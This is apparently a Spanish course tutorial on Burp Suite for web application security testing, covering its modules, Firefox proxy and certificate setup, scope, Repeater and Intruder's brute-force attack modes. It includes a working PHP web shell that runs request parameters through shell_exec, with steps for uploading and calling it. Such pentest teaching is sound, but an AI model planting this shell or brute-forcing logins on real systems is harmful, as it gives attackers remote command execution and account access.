Black System

Seguridad Informática

Seguridad Informática

FPTD/2021/019/2080

Burp Suite

Burp Suite es una herramienta utilizada principalmente para las auditorías de seguridad en aplicaciones web, que permite combinar pruebas tanto automáticas. como manuales y que dispone de un gran número de funcionalidades.

Creada por la empresa PortSwigger, dispone de una versión gratuita (Burp Free) y una versión de pago (Burp Professional).

Entre las principales funcionalidades incluidas en esta herramienta encontramos:



- Target: permite fijar un objetivo y construir un SiteMap a partir de él.
- Proxy: un proxy entre navegador e Internet, que permite interceptar las peticiones e inspeccionar el tráfico.
- Spider: una araña que inspecciona las páginas web y recursos de la aplicación de manera automatizada.
- Scanner: (Solo en la versión Pro) escaner avanzado para aplicaciones web, que permite detectar diferentes tipos de vulnerabilidades tanto de forma pasiva como activa.
- Intruder: permite realizar automatizar procesos: fuzzing de la aplicación, ataques de fuerza bruta o diccionario, ataques SQLi, XSS, enumeración de usuarios y directorios, etc.
- Repeater: permite manipular las peticiones interceptadas, modificando parámetros y cabeceras de las peticiones para después replicarlas nuevamente.
- Secuencer: permite analizar la aleatoriedad de los tokens de sesión. Muy útil para obtener cookies y tokens CSRF por fuerza bruta.
- Decoder: utilizado para codificar y decodificar parámetros, URLs, hashes, etc.
- Comparer: compara los datos de peticiones y respuestas.
- Extender: para customización de plugins y realización de ataques personalizados.

Configuracion Burp Suite en Firefox

Para inicializarlo lo podemos llamar desde consola: burpsuite, o desde aplicaciones burpsuite y hacemos click.

En Kali viene instalada la versión gratuita, por lo que siempre tendremos que trabajar en proyectos temporales.

Ahora vamos a configurar nuestro Firefox para que todo el tráfico pase primero por Burpsuite:


- Nos vamos a las 3 rayas de arriba a la derecha  y le damos a settings
- En el buscador ponemos network y pinchamos el puerto 8080 y HTTPS  Manual proxy configuration y ponemos 127.0.0.1, activamos la casilla Also use this proxy for

- Con esto ya podemos interceptar el trafico de la red. Pero para que burp no nos pregunte cada vez que haya una pagina https tenemos que hacer lo siguiente:
  - Quitamos el intercept si esta puesto
  - Ponemos http://burp y le damos a CA Certificate y save file
  - Volvemos a las tres rayas del Firefox, settings, y ponemos certificates.
  - Despues View certificates e import el certificado que acabamos de descargar. Seleccionáis las dos casillas y listo.

Definimos Scope Burp Suite

Para tener todo organizado y que solo me intercepte las peticiones de la ip que nos interese haremos lo siguiente:

- En la pestaña Target borramos todos los sitios de la pestaña Site Map
- En la pestaña Proxy borramos todo el HTTP history
- Ahora desde proxy le damos a Options y activamos abajo del todo



- Y por ultimo nos vamos a Target, Scope y añadimos la dirección Ip que queremos usar

Ganar una Web Shell

Tenemos que subir este código al servidor web en un archivo php:

```
<?php
        echo “<pre>” . Shell_exec($_REQUEST[’cmd’]) . “</pre>”;
?>
```


Una vez que lo tenemos subido, pinchamos sobre el y en la barra de tareas seguido ponemos ?cmd=whoami

Plugin Foxy Proxy

Es un plugin que podemos instalar en Firefox para poder activar y desactivar el proxy para que capture o no el trafico Burpsuite.
Con este plugin nos evitamos tener que entrar en las settings y modificar el proxy.

Repeater


Desde la pestaña proxy en HTTP history, tenemos todas las peticiones que hemos hecho a la ip victima.
Si queremos reusar una petición, la seleccionamos y o bien le damos al botón derecho y send to repeater o le damos a Control+r. entonces esa petición se va a la pestaña de repeater y podemos volver a enviarla tal cual esta o cambiarla y enviarla.
En las pestañas que se vayan creando en la parte superior del repeater, las podemos ir dando nombres para tener mas organizado el proyecto.



Podríamos llevar nuestra petición de web Shell al repeater e ir cambiando desde el burp los comandos que necesitemos. (los espacios en url tienen que ser un +, se puede seleccionar y darle a control+u y te los pone)

Intruder

Podemos realizar ataques de fuerza bruta a paginas web, ya que a través de un diccionario podríamos sustituir esas palabras en un campo determinado
Podemos mandar una petición a la pestaña Intruder pulsando en botón derecho y send to intruder, o Control+i
Pinchamos en la pestaña intruder y al abrirla pinchamos en Positions y le damos a clear para que limpie los payloads que ha puesto burp por defecto.



Seleccionamos las palabras que queremos
Utilizar para la fuerza bruta y le damos a
Add.
Los diferentes tipos de ataques son los siguientes:

- Sniper

El tipo de ataque «sniper» usa un solo payload. En el caso de que se esté haciendo un ataque por fuerza bruta usando este método para, por ejemplo, intentar averiguar IDs de usuario válidos enviando posibles IDs en una consulta por URL, Burp Suite Intruder usaría solamente un posible número de ID por cada petición.

- Battering ram

Este tipo de ataque, al igual que el «sniper», usa un solo payload. Sin embargo, a diferencia del «sniper», éste sí coloca el dato a insertar en todas las posiciones a la vez. Este ataque es útil, por lo tanto, cuando se requiere que se inserte la misma entrada en varios lugares dentro de la petición. El número de peticiones que hará Burp Suite Intruder en este caso será, por tanto, igual al número de datos del payload.

- Pitchfork

«Pitchfork» usa varios payloads. En este tipo de ataque hay un payload específico (hasta un máximo de 20) para cada posición indicada en el cuerpo de la petición. El ataque itera a través de todos los payloads a la vez y coloca el dato de esa posición en la posición correspondiente del cuerpo de la petición. Es decir, primero coloca el primer dato del payload 1 en la posición 1 de la petición, el primer dato del payload 2 en la posición 2 de la petición, el primer dato del payload 3 en la posición 3 de la petición… Luego el segundo dato del payload 1 en la posición 1 de la petición, el segundo dato del payload 2 en la posición 2 de la petición, el segundo dato del payload 3 en la posición 3 de la petición… Y así sucesivamente. Este tipo de ataque es útil cuando requiere rellenar datos diferentes en entradas diferentes pero relacionadas entre sí. Por ejemplo, un nombre de usuario en un campo y un número de ID conocido correspondiente a ese nombre de usuario en otro campo diferente. El número de peticiones que hará Burp Suite Intruder en este caso será el número de posibilidades que ofrece el payload más pequeño.

- Cluster bomb

Este tipo de ataque, al igual que «pitchfork», usa varios payloads. En este tipo de ataque también hay un payload específico (hasta un máximo de 20) para cada posición indicada en el cuerpo de la petición. Sin embargo, a diferencia del anterior, este tipo de ataque prueba todas las posibles combinaciones de payloads. Por ejemplo, en el caso de que se hubieran indicado dos posiciones en el cuerpo de la petición, Burp Suite Intruder primero coloca el primer dato del payload 1 en la posición 1 de la petición, y manteniendo este dato siempre en esta posición, itera el payload 2 por completo colocando cada posible dato en la posición 2 del cuerpo de la petición. Esto genera tantas peticiones como datos posibles tenga el payload 2, pero la posición 1 del cuerpo de la petición siempre tendrá el primer dato del payload 1. Cuando se llegue al final del payload 2, Burp Suite Intruder coloca el segundo dato del payload 1 en la posición 1 del cuerpo, y vuelve a iterar todo el payload 2 hasta llegar al final. Y así sucesivamente hasta llegar al final del payload 1. Este ataque es útil cuando requiere datos diferentes en campos diferentes sin relación conocida entre ellos. Por ejemplo, para averiguar mediante un ataque con diccionarios un usuario y su contraseña. El número total de solicitudes generadas en el ataque es el producto de la cantidad de datos de todos los payloads, lo que puede ser extremadamente grande.